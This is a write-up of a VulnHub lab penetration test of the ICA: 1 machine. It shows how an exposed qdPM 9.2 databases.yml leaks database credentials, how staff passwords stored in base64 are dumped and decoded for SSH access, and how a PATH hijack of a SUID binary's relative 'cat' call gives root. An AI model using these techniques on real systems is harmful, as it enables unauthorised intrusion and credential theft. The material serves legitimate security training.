ICA: 1
Introduction
This writeup documents the penetration testing of the [**ICA: 1**](ICA: 1 ~ VulnHub) machine. This machine has been downloaded from the VulnHub platform. In this case I'll exploit a vulnerable web tool that exposes the credentials of the DB and I'll gain access into the server.
Information Gathering
Firstly, we need to discover the IP of the ICA machine. We will use arp-scan.

After identifying the target's IP address, we need to enumerate as much information as possible about the host.
A quick way to get a hint of the OS is checking the TTL value from a simple ping to a host on our local network. ttl-ripper.sh can also be used for this purpose.
- TTL 64: Linux.
- TTL 128: Windows.
In this case, it appears to be a Linux machine.

extractPorts reads the grepable export file allPorts, shows me the open ports and copy them in the clipboard. Let's perform a deeper scan with the parameter -sCV over those ports.

You can Google the Apache or SSH version followed by “launchpad” to get a good hint about the OS. You can also check the blog’s Enumeration Cheat Sheet, which includes a table mapping service versions to possible operating system versions. We are facing a Debian Bullseye.

We can't do much with the SSH service since we don't have credentials yet. Now it's time to enumerate the web server running on the port 80:



qdPM is a free, web-based project management tool designed primarily for small teams to manage projects, tasks, and customer support. It allows you to organize work, track progress, and manage users and clients through an integrated ticketing system.
Vulnerability Assessment

searchsploit found 2 exploits for the version 9.2 of qdPM. I'll focus on this project management tool, since we have to discover someting about a project. Let's see the second exploit.
# Exploit Title: qdPM 9.2 - DB Connection String and Password Exposure (Unauthenticated)
# Date: 03/08/2021
# Exploit Author: Leon Trappett (thepcn3rd)
# Vendor Homepage: https://qdpm.net/
# Software Link: https://sourceforge.net/projects/qdpm/files/latest/download
# Version: 9.2
# Tested on: Ubuntu 20.04 Apache2 Server running PHP 7.4

The password and connection string for the database are stored in a yml file. To access the yml file you can go to http://<website>/core/config/databases.yml file and download.#
Exploitation
I'll download databases.yml and connect to the DB.
all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true

In the table users from the qdpm DB there is nothing.
MySQL [staff]> use staff;
Database changed

MySQL [staff]> show tables;
+-----------------+
| Tables_in_staff |
+-----------------+
| department      |
| login           |
| user            |
+-----------------+
3 rows in set (0,002 sec)

MySQL [staff]> select * from user;
+------+---------------+--------+---------------------------+
| id   | department_id | name   | role                      |
+------+---------------+--------+---------------------------+
|    1 |             1 | Smith  | Cyber Security Specialist |
|    2 |             2 | Lucas  | Computer Engineer         |
|    3 |             1 | Travis | Intelligence Specialist   |
|    4 |             1 | Dexter | Cyber Security Analyst    |
|    5 |             2 | Meyer  | Genetic Engineer          |
+------+---------------+--------+---------------------------+
5 rows in set (0,001 sec)

MySQL [staff]> select * from login;
+------+---------+--------------------------+
| id   | user_id | password                 |
+------+---------+--------------------------+
|    1 |       2 | c3VSSkFkR3dMcDhkeTNyRg== |
|    2 |       4 | N1p3VjRxdGc0MmNtVVhHWA== |
|    3 |       1 | WDdNUWtQM1cyOWZld0hkQw== |
|    4 |       3 | REpjZVZ5OThXMjhZN3dMZw== |
|    5 |       5 | Y3FObkJXQ0J5UzJEdUpTeQ== |
+------+---------+--------------------------+
5 rows in set (0,005 sec)
I have created a file named users (with the users of the DB) and other file named passwords.
❯ for password in c3VSSkFkR3dMcDhkeTNyRg== N1p3VjRxdGc0MmNtVVhHWA== WDdNUWtQM1cyOWZld0hkQw== REpjZVZ5OThXMjhZN3dMZw== Y3FObkJXQ0J5UzJEdUpTeQ==; do echo $password | base64 -d; echo; done | tee passwords

suRJAdGwLp8dy3rF
7ZwV4qtg42cmUXGX
X7MQkP3W29fewHdC
DJceVy98W28Y7wLg
cqNnBWCByS2DuJSy

We can now access via SSH as travis and dexter with their credentials.
Post-Exploitation

It's a compiled linux binary. These are the strings of this binary:
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
cat /root/system.info
Could not create socket to access to the system.
All services are disabled. Accessing to the system is allowed only within working hours.
;*3{{content}}quot;
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
get_access.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
_edata
system@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
setgid@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
setuid@GLIBC_2.2.5
__cxa_finalize@GLIBC_2.2.5
socket@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment

cat /root/system.info is a command that is being executed by root using a relative route, so I can hijack it.
It's simple: create a file named cat with execution permission that gives the SUID permission to /bin/bash, export the directory where this file is (for example /tmp) to the PATH and execute the file /opt/get_access.